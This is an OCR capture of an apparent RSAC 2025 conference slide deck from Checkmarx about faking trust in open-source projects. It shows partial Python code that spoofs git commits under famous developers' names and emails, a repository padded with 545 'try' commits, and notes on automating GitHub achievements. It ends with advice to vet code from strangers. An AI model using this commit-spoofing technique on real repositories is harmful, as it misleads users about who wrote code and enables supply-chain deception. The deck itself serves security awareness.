



trustBreaker – trustBreaker.py
Refactor Run Tools Git Window Help
Add Configuration...
README.md
trustBreaker.py
git_faker.py
0 results
114 def _celeb_cameo():
115 print("\n\nselect the celebrities you want to add to your repository...\n\npress SPACE to choose, ENTER to confirm")
116 celebs_list = ['Linus Torvalds [Linux Kernel]', 'Guido van Rossum [Python]', 'Joel Spolsky [Trello, Stack Overflow]', 'Markus Persson [Minecraft]'
117 celebsMenu = tm(celebs_list, title="Celebrities", multi_select=True)
118 celebsIndex = celebsMenu.show()
119 celebs = [celebs_list[idx] for idx in celebsIndex]
120 print("spoofing up the celebs...")
121 celebs_map = {
122 'Linus Torvalds [Linux Kernel]': {'username': 'torvalds', 'email': 'joel@spolsky.com'},
123 'Guido van Rossum [Python]': {'username': 'gvanrossum', 'email': 'guido@python.org'},
124 'Joel Spolsky [Trello, Stack Overflow]': {'username': 'jspolsky', 'email': 'joel@spolsky.com'},
125 'Markus Persson [Minecraft]': {'username': 'xNotch', 'email': 'markus@mojang.com'},
126 'Kenneth Reitz [Requests]': {'username': 'kennethreitz', 'email': 'me@kennethreitz.org'}
127 }
128 celebs = [celebs_map[celeb] for celeb in celebs]
129 github_add_contributors_to_repository(GITHUB_TOKEN, USER, REPO, celebs)
130 celebs = [celeb["username"] for celeb in celebs]
131 print(f"{' & '.join(celebs)} contributed to {REPO}! - https://github.com/{USER}/{REPO}\n\n")
132
_celeb_cameo()
main×) $
Checkmarx

#RSAC

Checkmarx


RSAC 2025 Conference



github.com/torvalds/linux/commit/54685abe660a59402344d5045ce08c43c6a5ac42.patch

```
From 54685abe660a59402344d5045ce08c43c6a5ac42 Mon Sep 17 00:00:00 2001
From: Gilles Buloz <Gilles.Buloz@kontron.com>
Date: Mon, 24 Jul 2023 08:04:44 +0000
Subject: [PATCH] hwmon: (nct7802) Fix for temp6 (PECI1) processed even if
 PECI1 disabled

Because of hex value 0x46 used instead of decimal 46, the temp6
(PECI1) temperature is always declared visible and then displayed
even if disabled in the chip

Signed-off-by: Gilles Buloz <gilles.buloz@kontron.com>
Link: https://lore.kernel.org/r/DU0PR10MB62526435ADBC6A85243B90E08002A@DU0PR10MB6252.EURPRD10.PROD.OUTLOOK.COM
Fixes: fcdc5739dce03 ("hwmon: (nct7802) add temperature sensor type attribute")
Cc: stable@vger.kernel.org
Signed-off-by: Guenter Roeck <linux@roeck-us.net>
---
 drivers/hwmon/nct7802.c | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)

diff --git a/drivers/hwmon/nct7802.c b/drivers/hwmon/nct7802.c
index 9339bfc02a3efc..024cff151c365b 100644
--- a/drivers/hwmon/nct7802.c
+++ b/drivers/hwmon/nct7802.c
@@ -725,7 +725,7 @@ static umode_t nct7802_temp_is_visible(struct kobject *kobj,
        if (index >= 38 && index < 46 && !(reg & 0x01))         /* PECI 0 */
                return 0;

-       if (index >= 0x46 && (!(reg & 0x02)))                   /* PECI 1 */
```

def github_add_contributors_to_repository(github_token, git_repository_owner, git_repository_name, contributor
with tempfile.TemporaryDirectory() as temp_dir_path
environment_variables = {'GIT_TERMINAL_PROMPT':
common.execute_command_on_host(['git', 'clone',
for contributor in contributors:
username = contributor["username"]
email = get_user_email(username, github_tok
print(email, username)
if email is None:
continue
stdout = common.execute_command_on_host(['git', 'config', 'user.name', username], working_director
stdout = common.execute_command_on_host(['git', 'config', 'user.email', email], working_directory=
path = os.path.join(temp_dir_path, "try.txt")
with open(path, "a+") as f:
f.write("try")
common.execute_command_on_host(['git', 'add', '.'], working_directory=temp_dir_path, environment_v
common.execute_command_on_host(['git', 'commit', '-m', "try"], working_directory=temp_dir_path, en
common.execute_command_on_host(['git', 'push'], working_directory=temp_dir_path, environment_varia
['git', 'config', 'user.name', username], w
['git', 'config', 'user.email', email], wor



totalylegitaccount/example_repo
github.com/totalylegitaccount/example_repo
totalylegitaccount / example_repo
Type / to search
Code
Issues
Pull requests
Actions
Projects
Wiki
Security
Insights
Settings
example_repo
Public
Pin
Unwatch 1
Fork 0
Star 0
master
1 branch
0 tags
Go to file
Add file
Code
totalylegitaccount try
672e3cf last week
545 commits
try.txt
try
last week
Help people interested in this repository understand your project by adding a README.
Add a README
About
example repo
Activity
0 stars
1 watching
0 forks
Releases
No releases published
Create a new release
Packages
No packages published
Publish your first package
© 2023 GitHub, Inc.
Terms
Privacy
Security
Status
Docs
Contact GitHub
Pricing
API
Training
Blog
About

Checkmarx

Verify everything
Don't Verify Anything
GITHUB
imgflip.com
JAKE-CLARK.TUMBLR

GitHub Achievements


Before **After**




GitHub Achievements

- Achievements Can be Automated Using Github API
  - Pair Extraordinaire
  - Quickdraw
  - Pull Shark
  - YOLO

- Or you can just get them manually it will be so easier


Pair Extraordinaire
Coauthored in a merged pull request
Quickdraw
Closed an issue or a pull request within 5 min of opening
Starstruck
Created a repository that has 16 stars
Galaxy Brain
2 accepted answers
Pull Shark
2 pull requests merged
YOLO
Merged a pull request without code review

Apply What You Have Learned Today



- **Minimize Dependencies and Keep Them Updated**
  - Use only essential libraries and keep track of security updates to reduce risk.
- **Don’t Blindly Trust Code from Strangers**
  - Always verify before using it
- **Don’t Rely on Reputation Alone**
  - Remember, reputation can be easily faked!

Don’t take code from strangers **without vetting**

RSAC™ 2025 Conference

Many Voices.
One Community.

Thank You